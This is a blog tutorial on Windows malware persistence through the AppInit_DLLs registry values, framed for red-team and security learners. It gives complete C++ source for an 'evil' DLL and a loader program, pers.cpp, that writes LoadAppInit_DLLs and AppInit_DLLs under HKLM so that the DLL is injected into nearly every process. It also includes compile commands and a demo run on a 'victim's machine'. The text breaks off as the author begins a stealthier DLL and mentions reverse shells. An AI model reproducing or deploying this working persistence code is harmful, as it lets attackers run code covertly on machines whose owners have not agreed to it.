
Malware development: persistence - part 5. AppInit_DLLs. Simple C++ example.

cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html

May 16, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: AppInit_DLLs.

Windows operating systems have the functionality to allow nearly all application processes to load custom DLLs into their address space. This allows for the possibility of persistence, as any DLL may be loaded and executed when application processes are created on the system.


AppInit DLLs

Administrator level privileges are necessary to implement this trick. The following registry keys regulate the loading of DLLs via AppInit:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows` - 32-bit
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows` - 64-bit


We are interested in the following values:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```



And for `64-bit`:

```
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```



Microsoft to protect Windows users from malware has disabled by default the loading of DLLs's via AppInit (`LoadAppInit_DLLs`). However, setting the registry key `LoadAppInit_DLLs` to value `1` will enable this feature.


practical example

First of all, create "evil" DLL. As usual I will take "meow-meow" messagebox pop-up logic:

```
/*
evil.cpp
inject via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" {
  __declspec(dllexport) BOOL WINAPI runMe(void) {
  MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return TRUE;
  }
}

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    runMe();
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Let's go to compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```



Then simple logic: changing the registry key `AppInit_DLLs` to contain the path to the DLL, as a result, `evil.dll` will be loaded.

For this create another app `pers.cpp`:

```
/*
pers.cpp
windows low level persistense via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious DLL
  const char* dll = "Z:\\2022-05-16-malware-pers-5\\evil.dll";
  // activation
  DWORD act = 1;

  // 32-bit and 64-bit
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Windows", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const BYTE*)&act,
sizeof(act));
    RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
    RegCloseKey(hkey);
  }

  res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Wow6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Windows", 0 ,
KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const BYTE*)&act,
sizeof(act));
    RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, setting the registry key `LoadAppInit_DLLs` to value `1` is also important.

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
└─$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 May 16 01:21 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 93547 May 16 01:21 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1284 May 16 01:20 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc  3146 May 15 19:05 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
```

demo

Let's go to see everything in action! Drop all to victim's machine (`Windows 10 x64` in my case).


Then run as Administartor:

```
.\pers.exe
```


and:


```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

just check.



Then, for demonstration, open something like `Paint` or `Notepad`:






So, everything is worked perfectly :)

second example:

However, this method's implementation may result in stability and performance difficulties on the target system:




Furthermore, I think that the logic of the first DLL's is considered very odd since multiple message boxes popup, so when we act real-life action in red team scenarios: it's very noisy, for example for multiple reverse shell connections.

I tried updating little bit the logic of `evil.dll`:

